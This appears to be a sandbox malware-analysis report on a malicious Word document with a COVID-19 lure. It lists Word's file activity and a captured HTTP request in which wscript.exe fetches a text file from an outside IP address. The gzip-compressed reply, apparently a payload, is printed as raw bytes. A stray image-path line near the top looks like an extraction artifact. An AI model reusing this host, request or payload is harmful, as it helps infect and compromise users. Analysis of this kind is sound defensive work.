Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	78.141.194.181	80	C:\Windows\System32\wscript.exe


Timestamp	kBytes transferred	Direction	Data
Jan 20, 2021 10:25:07.412630081 CET	0	OUT	GET /d569872345345.txt HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 78.141.194.181 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 20, 2021 10:25:07.463958979 CET	1	IN	HTTP/1.1 200 OK Date: Wed, 20 Jan 2021 09:25:07 GMT Server: Apache/2.4.25 (Debian) Last-Modified: Fri, 25 Dec 2020 16:29:47 GMT ETag: "5a7-5b74c6eccbba7-gzip" Accept-Ranges: bytes Vary: Accept-Encoding Content-Encoding: gzip Content-Length: 772 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/plain Data Raw: 1f 8b 08 00 00 00 00 00 00 03 85 54 6d 6f d3 30 10 fe dc fc 8a 53 55 94 56 c8 d9 ba 96 31 8a f6 61 94 01 95 d8 5a 2d 88 7d 60 08 79 ce b5 31 24 76 b0 9d 6e 15 f4 bf 73 76 32 68 11 2f 91 92 d8 be b7 e7 9e bb 73 c5 0d 2f fb 1f 66 ca 8d 8e 3e f6 78 56 4a 75 25 57 b9 b3 70 0a 87 83 48 2e fb b0 77 ca f0 2b 1c c2 20 fa 16 75 7a dc ac bc 5a cc ce ef 51 d4 4e 6a b5 d0 85 14 1b 78 b1 a9 b8 25 dd 4b fd 56 af b4 ff 2b 0a 80 86 0b 27 d7 e8 f7 0b a3 97 b2 a0 e5 b5 54 99 be 4b dd 86 36 6f 64 96 a1 02 f6 ca 4b ba 31 3c 86 de c5 66 a6 d6 5a 70 ef 3c f9 b5 bc e4 25 92 38 ee 02 db 05 37 8c 09 95 a9 95 c2 8c 70 f5 96 bc b0 18 75 ee 72 f2 d7 07 a6 b4 83 07 e9 20 ea 50 06 9d 77 66 43 5f bf ea a4 8e 1b c7 08 97 40 0f dd 63 58 70 97 43 b7 d2 77 68 6c 8e 45 91 e0 3d 52 c4 33 b3 aa 4b 54 ee ad b4 e4 30 90 f0 c7 34 de a3 b9 85 ab 5a 9d 59 ef 7f 07 97 33 35 c1 ea 6c e9 9d 72 27 f2 16 02 ed b7 d1 16 22 24 d4 f0 2d 02 7a 7a f3 f4 cc 88 5c 3a 14 ae 36 48 c6 fd d7 e8 d8 75 29 e7 b7 9f e9 0c d8 b4 f0 4c 53 f8 d1 d1 a7 79 45 14 3b a9 56 e9 c6 3a 2c e1 3b a4 58 90 16 6b 95 e9 f9 cd 1f 3b 37 46 9b 33 e1 39 85 d4 e9 6a 90 ec 6b 04 14 72 09 fd df 91 b0 f3 af 10 1f 8f d9 ad 74 f1 a0 45 fb f0 f4 aa ca e6 ba f4 70 e3 e9 e4 a6 e1 c6 de 10 aa eb f9 f5 f1 f8 e1 60 e1 89 4d 3d b1 37 eb 61 72 18 07 1f 5b d8 49 ff ff 0e 29 cd d1 d1 bf 1d 46 0d 93 b5 29 c8 bc 9b 3b 57 4d 0e 0e 9e 9e 24 c3 f1 30 19 3e 1b 27 c3 93 e1 81 1d 8d 9f 9d 3c 1d 8f 9e d0 37 71 f7 ae db 1a 65 d6 85 66 3c 85 0f 4d b0 64 36 4f 7c 5b 7c 9c 4c a8 10 57 9c e2 96 5e c3 37 64 7f e0 5b 32 a9 ec b0 89 dc 5b 36 a6 3f d1 93 f4 26 74 75 eb b6 09 32 2b 2b 4d 9d 77 a1 b3 9a d4 5f 48 67 df 19 ae ec 12 4d 10 37 7d b9 7b 0c 2c d5 b5 11 d8 e4 c4 5e a2 a5 9a 87 b1 68 42 b6 d8 2d 9a b5 14 1e 00 c4 56 80 30 c8 1d 82 c8 51 7c a9 ab cc af 6f a5 aa 28 17 62 e5 d1 74 7e 91 2e ce a7 8f e0 60 0a d6 47 84 bd a3 80 7a 37 8d fd a1 80 bf de 00 81 bd 60 1d c8 08 23 1b fc 9f 42 86 05 df 60 c6 78 ed 34 bc 94 b6 a2 ad a7 91 e0 4c 3d 48 58 6a 03 0d 52 db 6d 19 15 a5 1f a0 2e fd 42 58 0f 56 78 47 b8 9f d9 f3 1d 85 07 1e 9e ef 1b 35 49 ee da b4 35 f7 97 cc 17 a4 84 2a 43 17 81 27 95 4d 75 59 52 a5 43 f8 06 47 65 f4 aa 6d 8c 9e 15 46 56 6e 52 ee de 54 17 9b d6 26 34 4b b0 b9 c2 52 af 91 cd fc 60 fe b2 67 af b4 af e4 fe 1c 92 40 b9 82 5c 28 2a 2c 5d 15 d1 36 fa 01 72 ee da 87 a7 05 00 00 Data Ascii: Tmo0SUV1aZ-}`y1$vnsv2h/s/f>xVJu%WpH.w+ uzZQNjx%KV+'TK6odK1<fZp<%87pur PwfC_@cX pCwhlE=R3KT04ZY35lr'"$-zz\:6Hu)LSyE;V:,;Xk;7F39jkrtEp`M=7ar[I)F);WM$0>'<7qef<Md6O|[lLW^7d[2[6?&tu2++ Mw_HgM7}{,^hB-V0Q|o(bt~.`Gz7`#B`x4L=HXjRm.BXVxG5I5*C'MuYRCGemFVnRT&4KR`g@\(*,]6r

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: WINWORD.EXE PID: 2620 Parent PID: 584

General

Start time:	10:24:34
Start date:	20/01/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding
Imagebase:	0x13fcc0000
File size:	1424032 bytes
MD5 hash:	95C38D04597050285A18F66039EDB456
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\~DFAD6232FB62E6A4E9.TMP	read attributes | delete | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | delete on close	success or wait	1	7FEE9123241	unknown
C:\Users\user\AppData\Local\Temp\VBE	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE91826B4	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\Application Data\Microsoft\Forms	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE90B5A04	unknown
C:\Users\user\Application Data\Microsoft\Forms\WINWORD.box	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FEE90B5A04	unknown
C:\Users\user\Desktop\COVID-19.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FEE909388C	CreateFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Forms\WINWORD.box	success or wait	1	7FEE90B5A04	unknown
C:\Users\user\Desktop\COVID-19.tmp	success or wait	1	7FEE9123866	DeleteFileA
C:\Users\user\AppData\Local\Temp\~DF9F64FCDADD4E68EF.TMP	success or wait	1	7FEE90A9AC0	unknown
C:\Users\user\AppData\Local\Temp\~DFB9320F33DC604091.TMP	success or wait	1	7FEE914AFAA	unknown
C:\Users\user\AppData\Local\Temp\~DF58EF09335F61599C.TMP	success or wait	1	7FEE9145E7B	unknown

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	4d 53 46 54	MSFT	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	02 00 01 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEE912FDDC	unknown

Copyright null 2021

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	09 04 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	51 00	Q.	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	00 00	..	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	02 00	..	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	00 00	..	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	06 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	91 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	b3 02 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	0d 23 00 00	.#..	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	24 00 00 00	$...	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	ff ff ff ff	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	20 00 00 00	...	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	80 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	0d 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	bc 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	580	00 00 00 00 64 00 00 00 c8 00 00 00 2c 01 00 00 90 01 00 00 f4 01 00 00 58 02 00 00 bc 02 00 00 20 03 00 00 84 03 00 00 e8 03 00 00 4c 04 00 00 b0 04 00 00 14 05 00 00 78 05 00 00 dc 05 00 00 40 06 00 00 a4 06 00 00 08 07 00 00 6c 07 00 00 d0 07 00 00 34 08 00 00 98 08 00 00 fc 08 00 00 60 09 00 00 c4 09 00 00 28 0a 00 00 8c 0a 00 00 f0 0a 00 00 54 0b 00 00 b8 0b 00 00 1c 0c 00 00 80 0c 00 00 e4 0c 00 00 48 0d 00 00 ac 0d 00 00 10 0e 00 00 74 0e 00 00 d8 0e 00 00 3c 0f 00 00 a0 0f 00 00 04 10 00 00 68 10 00 00 cc 10 00 00 30 11 00 00 94 11 00 00 f8 11 00 00 5c 12 00 00 c0 12 00 00 24 13 00 00 88 13 00 00 ec 13 00 00 50 14 00 00 b4 14 00 00 18 15 00 00 7c 15 00 00 e0 15 00 00 44 16 00 00 a8 16 00 00 0c 17 00 00 70 17 00 00 d4 17 00 00 38 18 00 00 9c 18 00	....d.....,.....X..... .....L.....x... ....@.....I.....4..... .....`.....(.....T... .....H.....t..... <.....h.....0... .....\.....$.....P. .....|.....D..... p.....8.....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff a4 38 00 00 ff ff ff ff 0f 00 00 00	.....8.....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 0a 00 00 d0 08 00 00 0f 00 00 00	.....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 24 00 00 00 1c 00 00 00 0f 00 00 00	....$.....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 06 00 00 d0 03 00 00 0f 00 00 00	.....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 80 00 00 00 ff ff ff ff 0f 00 00 00	.....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 10 00 00 10 0e 00 00 0f 00 00 00	.....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 02 00 00 ff ff ff ff 0f 00 00 00	.....	success or wait	1	7FEE912FDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 78 00 00 78 47 00 00 0f 00 00 00	.....x..xG......	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 0b 00 00 54 06 00 00 0f 00 00 00	........T.......	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 10 00 00 10 0e 00 00 0f 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 20 00 00 00 10 00 00 00 0f 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	14500	26 21 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 00 00 00 00 00 00 00 14 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 ff ff ff ff 26 21 01 00 ff ff ff ff 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 00 00 00 00 00 00 00 2c 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 ff ff ff ff a6 10 02 00 ff ff ff ff 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 48 00 00 00 00 00 00 00 44 00 00	&!..&!..................................0.......,...H.......D..	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	128	c8 0d 00 00 f8 07 00 00 e0 0d 00 00 10 08 00 00 f0 0c 00 00 28 08 00 00 78 0c 00 00 40 08 00 00 d0 0b 00 00 98 0d 00 00 e8 0b 00 00 98 0a 00 00 68 0d 00 00 c0 0c 00 00 18 0c 00 00 88 08 00 00 90 09 00 00 88 0b 00 00 b0 0d 00 00 58 0b 00 00 40 0b 00 00 28 0b 00 00 f8 0d 00 00 08 0d 00 00 88 05 00 00 c0 03 00 00 90 0c 00 00 e0 0a 00 00 50 0d 00 00 20 0d 00 00 b8 0b 00 00 d8 0c 00 00	....................(...x...@...................h..........................X...@...(...........................P...	success or wait	1	7FEE912FDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	3600	45 0b b6 9c b4 2d fa 48 87 c8 d9 56 d7 5a 2e f8 fe ff ff ff ff ff ff 01 43 50 66 0f be 1a 10 8b bb 00 aa 00 30 0c ab 00 00 00 00 ff ff ff ff 13 43 50 66 0f be 1a 10 8b bb 00 aa 00 30 0c ab 64 00 00 00 ff ff ff ff 0b 43 50 66 0f be 1a 10 8b bb 00 aa 00 30 0c ab c8 00 00 00 ff ff ff ff 02 e0 f6 be 74 a8 1a 10 8b ba 00 aa 00 30 0c ab 2c 01 00 00 ff ff ff ff 03 e0 f6 be 74 a8 1a 10 8b ba 00 aa 00 30 0c ab 90 01 00 00 ff ff ff ff 20 47 bb 10 97 f7 ce 11 b9 ec 00 aa 00 6b 1a 69 f4 01 00 00 ff ff ff ff e0 03 0c 57 97 f7 ce 11 b9 ec 00 aa 00 6b 1a 69 58 02 00 00 ff ff ff ff 90 f5 72 ec 75 f3 ce 11 b9 e8 00 aa 00 6b 1a 69 bc 02 00 00 00 00 00 00 70 23 b0 82 bc b5 cf 11 81 0f 00 a0 c9 03 00 74 20 03 00 00 ff ff ff ff 71 23 b0 82 bc b5 cf 11 81 0f 00 a0 c9 03 00	E....-.H...V.Z.....CPf.. .....0.....CPf..... .0..d.....CPf.....0.... .....t.....0.,..... ....t.....0..... G.... .....k.i.....W..... .k.iX.....r.u.....k.i.. .....p#.....t ..... q#.....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	976	20 03 00 00 01 00 00 00 ff ff ff ff ff ff ff ff 84 03 00 00 01 00 00 00 ff ff ff ff ff ff ff e8 03 00 00 01 00 00 00 ff ff ff ff ff ff ff 4c 04 00 00 01 00 00 00 ff ff ff ff ff ff ff b0 04 00 00 01 00 00 00 ff ff ff ff ff ff ff bc 02 00 00 01 00 00 00 ff ff ff ff ff ff ff d8 0e 00 00 01 00 00 00 ff ff ff 70 00 00 00 68 10 00 00 03 00 00 00 ff ff ff ff ff ff ff 04 10 00 00 01 00 00 00 ff ff ff 90 00 00 00 30 11 00 00 03 00 00 00 ff ff ff ff ff ff ff a0 0f 00 00 01 00 00 00 ff ff ff b0 00 00 00 94 11 00 00 03 00 00 00 ff ff ff ff ff ff ff 64 19 00 00 01 00 00 00 ff ff ff d0 00 00 00 28 23 00 00 03 00 00 00 ff ff ff ff ff ff ff c8 19 00 00 01 00 00 00 ff ff ff f0 00 00 00 f0 23 00 00 03 00 00 00 ff ff ff ff ff ff	....L..... ....p...h..... .....0..... ....d.....(# ..... .#.....	success or wait	1	7FEE912FDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2256	00 00 01 03 00 00 00 00 c8 0d 00 00 01 00 01 03 00 00 00 00 e0 0d 00 00 02 00 00 01 00 00 00 00 00 00 00 00 03 00 00 01 00 00 00 00 00 00 00 00 04 00 00 01 00 00 00 00 00 00 00 00 05 00 00 01 00 00 00 00 01 00 00 00 06 00 00 01 00 00 00 00 02 00 00 00 07 00 00 01 00 00 00 00 00 00 00 00 08 00 00 01 00 00 00 00 00 00 00 00 09 00 00 01 00 00 00 00 00 00 00 00 0a 00 00 01 00 00 00 00 01 00 00 00 0b 00 00 01 00 00 00 00 02 00 00 00 0c 00 00 01 00 00 00 00 00 00 00 00 0d 00 00 01 00 00 00 00 00 00 00 00 0e 00 00 01 00 00 00 00 00 00 00 00 0f 00 00 01 00 00 00 00 01 00 00 00 10 00 00 01 00 00 00 00 02 00 00 00 11 00 00 01 00 00 00 00 00 00 00 00 12 00 00 01 00 00 00 00 00 00 00 00 13 00 00 01 00 00 00 00 00 00 00 00 14 00 00 01 00 00 00 00 01 00 00 00 15 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	28	b0 0d 00 00 00 00 00 00 02 00 00 00 2d 00 73 74 64 6f 6c 65 32 2e 74 6c 62 57 57 57	...........-.stdole2.tlbWWW	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	512	00 3f 00 00 48 22 00 00 e8 2d 00 00 34 47 00 00 70 45 00 00 ec 39 00 00 84 2b 00 00 e4 42 00 00 b8 3e 00 00 48 45 00 00 14 2e 00 00 58 47 00 00 c8 29 00 00 58 46 00 00 fc 43 00 00 f4 3a 00 00 ac 3f 00 00 f0 21 00 00 44 39 00 00 d0 44 00 00 d4 43 00 00 d4 40 00 00 d4 3b 00 00 20 24 00 00 d8 39 00 00 a4 37 00 00 ac 41 00 00 d0 35 00 00 34 43 00 00 a4 44 00 00 0c 43 00 00 9c 40 00 00 a0 46 00 00 10 47 00 00 b8 2d 00 00 b0 3d 00 00 1c 40 00 00 38 42 00 00 a8 3b 00 00 38 3d 00 00 c0 3f 00 00 a0 42 00 00 24 45 00 00 30 41 00 00 20 30 00 00 a0 3e 00 00 98 45 00 00 e8 41 00 00 48 43 00 00 10 26 00 00 4c 2d 00 00 38 2b 00 00 70 2f 00 00 40 3f 00 00 40 3e 00 00 f8 31 00 00 74 1f 00 00 28 3e 00 00 cc 38 00 00 94 27 00 00 f8 42 00 00 58 3e 00 00 b0 43 00 00 88 3c 00	.?..H"...-..4G..pE...9...+...B ...>..HE......XG...)..XF...C.. .:...?...!..D9...D...C...@...;.. $...9...7...A...5..4C...D.. .C...@...F...G...- ...=...@..8B ...;..8=...?...B..$E..0A.. 0.. .>...E...A..HC...&..L-..8+..p/ ..@?..@>...1..t...(>...8...'.. .B..X>...C...<.	success or wait	1	7FEE912FDDC	unknown

Copyright null 2021

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	18296	ff ff ff ff ff ff ff 07 00 43 0f 4d 53 46 6f 72 6d 73 57 00 00 00 00 ff ff ff ff 09 38 e4 f5 4f 4c 45 5f 43 4f 4c 4f 52 57 57 57 64 00 00 00 ff ff ff ff 0a 38 28 6f 4f 4c 45 5f 48 41 4e 44 4c 45 57 57 c8 00 00 00 ff ff ff ff 10 38 c2 57 4f 4c 45 5f 4f 50 54 45 58 43 4c 55 53 49 56 45 2c 01 00 00 ff ff ff ff 05 38 9f ce 49 46 6f 6e 74 57 57 57 90 01 00 00 ff ff ff ff 04 28 55 10 46 6f 6e 74 f4 01 00 00 ff ff ff ff 0c 38 a9 2a 66 6d 44 72 6f 70 45 66 66 65 63 74 58 02 00 00 ff ff ff ff 08 38 8c 62 66 6d 41 63 74 69 6f 6e bc 02 00 00 ff ff ff ff 10 38 8f 6b 49 44 61 74 61 41 75 74 6f 57 72 61 70 70 65 72 20 03 00 00 ff ff ff ff 0e 38 dc 56 49 52 65 74 75 72 6e 49 6e 74 65 67 65 72 57 57 84 03 00 00 ff ff ff ff 0e 38 e0 39 49 52 65 74 75 72 6e 42 6f 6f 6c	.....C.MSFormsW.....8 ..OLE_COLORWWWd.....8(oOLE_ HANDLEWW.....8.WOLE_OPTEXC LUSIVE,.....8..IFontWWW..... (U.Font.....8.*fmDrop EffectX.....8.bfmAction.....8.kIDataAutoWrapper ...8.VIReturnIntegerWW.....8.9IReturnBool	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	1620	22 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 4f 62 6a 65 63 74 20 4c 69 62 72 61 72 79 1c 00 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 5c 66 6d 32 30 2e 68 6c 70 57 57 04 00 4e 6f 6e 65 57 57 04 00 43 6f 70 79 57 57 04 00 4d 6f 76 65 57 57 0a 00 43 6f 70 79 4f 72 4d 6f 76 65 03 00 43 75 74 57 57 57 05 00 50 61 73 74 65 57 08 00 44 72 61 67 44 72 6f 70 57 57 07 00 49 6e 68 65 72 69 74 57 57 57 02 00 4f 6e 57 57 57 57 03 00 4f 66 66 57 57 57 07 00 44 65 66 61 75 6c 74 57 57 57 05 00 41 72 72 6f 77 57 05 00 43 72 6f 73 73 57 05 00 49 42 65 61 6d 57 08 00 53 69 7a 65 4e 45 53 57 57 57 06 00 53 69 7a 65 4e 53 08 00 53 69 7a 65 4e 57 53 45 57 57 06 00 53 69 7a 65 57 45 07 00 55 70 41 72 72 6f 77 57 57 57 09 00 48 6f 75 72 47	".Microsoft Forms 2.0 Object Library..C:\Windows\system32\fm20.hlpWW..NoneWW..CopyWW..MoveWW..CopyOrMove..CutWW..PasteW..DragDropWW..InheritWWW..OnWWWW..OffWWW..DefaultWWW..ArrowW..CrossW..IBeamW..SizeNESWWW..SizeNS..SizeNWSEWW..SizeWE..UpArrowWWW..HourG	success or wait	1	7FEE912FDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	3600	1a 00 08 40 08 00 08 80 1a 00 06 40 06 00 06 80 1a 00 0b 40 0b 00 0b 80 1a 00 02 40 02 00 02 80 1d 00 ff 7f 64 00 00 00 1a 00 ff 7f 20 00 00 00 1d 00 ff 7f 2c 01 00 00 1a 00 ff 7f 30 00 00 00 1a 00 ff 7f 38 00 00 00 1d 00 ff 7f 19 00 00 00 1a 00 ff 7f 48 00 00 00 1a 00 00 40 18 00 00 80 1a 00 fe 7f 58 00 00 00 1a 00 13 40 17 00 13 80 1d 00 ff 7f 25 00 00 00 1a 00 ff 7f 70 00 00 00 1a 00 10 40 10 00 10 80 1a 00 fe 7f 80 00 00 00 1a 00 03 40 03 00 03 80 1d 00 ff 7f 31 00 00 00 1a 00 ff 7f 98 00 00 00 1d 00 ff 7f 3d 00 00 00 1a 00 ff 7f a8 00 00 00 1a 00 0c 40 0c 00 0c 80 1d 00 ff 7f 49 00 00 00 1a 00 ff 7f c0 00 00 00 1d 00 03 00 f4 01 00 00 1d 00 ff 7f 55 00 00 00 1a 00 ff 7f d8 00 00 00 1d 00 ff 7f 61 00 00 00 1a 00 ff 7f e8 00 00 00 1d 00 ff 7f 6d 00 00	...@.....@.....@.....@.. .....d..... ....,..... 0.....8.....H..... .@.....X.....@.....%... ....p.....@.....@.. .....1.....=..... .....@.....I..... .....U.....a... .....m..	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	03 00 fe ff ff ff 57 57 03 00 ff ff ff ff 57 57	.....WW.....WW	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	24 03 00 00	$...	success or wait	107	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	24 00	$.	success or wait	1956	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	22	00 00 19 00 19 80 00 00 00 00 0c 00 4c 00 11 44 01 00 01 00 00 00	.....L..D.....	success or wait	1757	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	12	00 00 00 00 b0 0e 00 00 0a 00 00 00	.....	success or wait	1215	7FEE912FDDC	unknown
